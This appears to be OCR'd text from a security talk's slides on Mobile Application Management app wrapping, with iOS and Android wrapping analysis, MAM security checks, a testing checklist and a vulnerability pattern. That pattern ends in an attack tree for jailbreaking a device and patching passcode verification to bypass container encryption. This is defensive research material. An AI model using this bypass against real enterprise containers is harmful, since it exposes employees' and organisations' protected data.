00007490  9B 37 91 2D 12 B0 17 67  D8 27 25 A8 0E 1C 9B E2  .7.-...g.'%.....
000074A0  AC 98 30 0D 06 09 2A 86  48 86 F7 0D 01 01 01 05  ..0...*.H.......
000074B0  00 04 82 01 00 18 9F 0F  AC DD 1F 53 AB 0E 11 3F  ...........S...?
000074C0  21 88 76 10 AB 91 B7 E2  4B 4D 82 94 CB E0 5F 26  !.v.....KM...._&
000074D0  7D D8 41 A9 6C 88 51 2E  9B 1A 1E BC 78 56 FE 7B  }.A.l.Q.....xV.{
000074E0  70 BA 51 56 00 30 3F 44  9A A3 A6 0A EC F4 0F C3  p.QV.0?D........
000074F0  3D 25 74 D7 79 82 EF A6  50 9C CA AA C0 DB 8C A4  =%t.y...P.......
00007500  5B 2A BD DB 99 86 04 99  AE CF 7F 71 79 6E 15 99  [*.........qyn..
00007510  6B 29 D3 D4 8B 93 23 F3  F3 A2 62 10 F3 17 4A 5D  k)....#...b...J]
00007520  EB 61 81 74 DC A6 CB F1  58 57 AA 97 CE 58 5C C9  .a.t....XW...X\.
00007530  0C CD 1F 46 7E 7C AD 04  64 AA 25 5C 05 39 C4 2F  ...F~|..d.%\.9./
```

Updates to the Code Signature of the Binary

iOS App Wrapping Analysis


New URL Scheme App Entry Point Added to Info.plist



Bundle name	String	gds_storagetester
Bundle OS Type code	String	APPL
CFBundleResourceSpecification	String	ResourceRules.plist
Bundle versions string, short	String	1.0
Bundle creator OS Type code	String	????
▼CFBundleSupportedPlatforms	Array	(1 item)
Item 0	String	iPhoneOS
▼URL types	Array	(2 items)
▶Item 0 (Viewer)	Dictionary	(3 items)
▼Item 1	Dictionary	(2 items)
URL identifier	String	com[redacted]D4142734-5174-42BA-AC77-434C483E884D-8518-00005329FC00E70B
▼URL Schemes	Array	(1 item)
Item 0	String	com[redacted].D4142734-5174-42BA-AC77-434C483E884D-8518-00005329FC00E70B


Android Wrapping Analysis

Additions of various NDK libraries



```
datatester2_signed_wrapped.apk
  lib
    armeabi
      [redacted]
      libDataProtection.so
      libfullsslsdk.so
      liblog4cpp.so
```

DEX Bytecode Modification




```
import [redacted] android.util.Log;
import org.apache.http.client.HttpClient;
import uper.android.app.Activity;


public class MainActivity extends Activity
{
```

Android Wrapping Analysis

Common Android APIS Are Replaced Throughout App (ASMDEX Library)




```
new File("");
    android.content.Context localContext = getApplicationContext();
    OutputStreamWriter localOutputStreamWriter =
      new OutputStreamWriter([redacted].android.content.Context.openFileOutput(localContext, "GDSFileOutputStreamTest.txt",
        ));
    localOutputStreamWriter.write("SensitiveData\n");
    localOutputStreamWriter.flush();
    localOutputStreamWriter.close();

    new org/apache/http/impl/client/DefaultHttpClient;
    [redacted].org.apache.http.impl.client.DefaultHttpClient.createObject();
    new BasicHttpContext().setAttribute("http.cookie-store", localBasicCookieStore);
    Log.i("GDSTest", "Performed Cookie Test");

    [redacted].android.text.ClipboardManager.setText((android.text.ClipboardManager)[redacted].android.content.Context.
      getSystemService(localContext, "clipboard"), "SensitiveData");
    Log.i("GDSTest", "Performed ClipBoardManager Test");
    Log.i("GDSTest", "Creating Webview");
    setContentView(2130903040);
    android.webkit.WebView localWebView = (android.webkit.WebView)findViewById(2131230720);
    localWebView.getSettings().setJavaScriptEnabled(true);
    [redacted].android.webkit.WebView.loadUrl(localWebView, "file:///android_asset/test.html");
    str1 = invokeNativeFunction();
```

Android Wrapping Analysis

Added Content Providers, Services, Activities and Broadcast Receivers



```
<provider android:name="com.[redacted]MAM.com.skomalzy.datahmacverifier.AppStateCPWrapper" android:exported
="false" android:authorities="com.skomalzy.datahmacverifier.com[redacted].managedApp.appState" />
<provider android:name="com.[redacted]AM.com.skomalzy.datahmacverifier.ManagedAppInfoCPWrapper" android:
exported="false" android:authorities="com.[redacted]MAM.Android.ManagedApp.ManagedAppInfoProvider.com.
skomalzy.datahmacverifier" />
<provider android:name="com.[redacted]MAM.Android.ManagedApp.AppQuitContentProvider" android:exported="
false" android:authorities="com.skomalzy.datahmacverifier.com[redacted].managedApp.quit" />
<provider android:name="com.[redacted]MAM.Android.ManagedApp.DiagContentProvider" android:exported="true"
android:authorities="com.skomalzy.datahmacverifier.com.[redacted].managedApp.Diag" />
<service android:name="com.[redacted]MAM.Android.ManagedApp.[redacted]pManager" android:exported="true" />
<service android:name="com.[redacted]MAM.Android.ManagedApp.[redacted]TMService" android:process=":mitm" />
<receiver android:name="com.[redacted].MAM.Android.ManagedApp.PackageReceiver">
    <intent-filter>
        <action android:name="android.intent.action.PACKAGE_REMOVED" />
        <data android:scheme="package" />
    </intent-filter>
</receiver>
<activity android:name="com.[redacted]MAM.Android.ManagedApp.[redacted]Locked" android:enabled="true" />
<activity android:theme="@*android:style/Theme.Translucent" android:name="com.[redacted].MAM.Android.
ManagedApp.DataContainmentActivity" />
```

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

MAM Security Checks

- ✓ Allows Employees Keep Device Policies As They Like
- ✓ Less Privacy Issues
- ✓ Secure Container Does Not Rely On OS DP Support

- – Custom Crypto Implementations
- – Custom IPC Implementations
- – Wrapped App Experience May Not Be As Good
- – Security Commands May Not Be Invoked Immediately

MAM Feature Breakdown

Category	Mobile Device Management (MDM)
Security Commands	Likely not pushed to the device. Implementations may vary across vendors. OS limitations may prevent commands to be pushed and invoked immediately.
App User Experience	Third party apps used to access organization data. May not provide as good a user experience as the bundled native OS applications.
Device User Experience	Allows employees keep the device level policies as they choose
Data Encryption	Custom crypto implementations may lead to security issues
Device Privacy	MAM Management server can only query data accessible by normal mobile applications on the OS
Other Limitations	Heavy reliance on IPC between wrapped apps in order to push policies and security commands to wrapped applications

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MAM Solution Test Cases

Vulnerability Patterns in MAM Solutions

Conclusions and Testing Checklist

MAM Security Checks

- ✓ MAM Secure Container Authentication
- ✓ MAM Secure Container Cryptography
- ✓ Completeness of MAM Secure Container
- ✓ Inter Process Communication (IPC)
- ✓ Effectiveness of Security Commands
- ✓ Policy Configuration Features

Outline

Major BYOD Risks & Threat Scenarios

MDM vs MAM Application Wrapping


MAM Solution Test Cases

Vulnerability Patterns in MAM Solutions

Conclusions and Testing Checklist

MAM CONTAINER AUTHENTICATION

Principles To Live By



1. All data stored by app must be encrypted seamlessly

2. Strength of crypto cannot rely on any device policies

3. Crypto keys must be retrieved upon successful authentication

Vulnerability Pattern #1


- After reverse engineering the key derivation process
  - All Key Material Stored on Device
  - Offline Authentication is Only Client Logic

Violated Principles

2. The strength of the cryptography cannot rely on any device policies
3. The cryptographic keys protecting app data must not be available pre-authentication

Might as well start encrypting with ROT13+1
@YOLOCrypto approved algorithm

Attack Tree



Acquire Employee's iDevice

Jailbreak the Device

Reverse Engineer the Key Derivation Logic

Use Runtime Hacking to Modify the Passcode Verification Logic To Always Return True

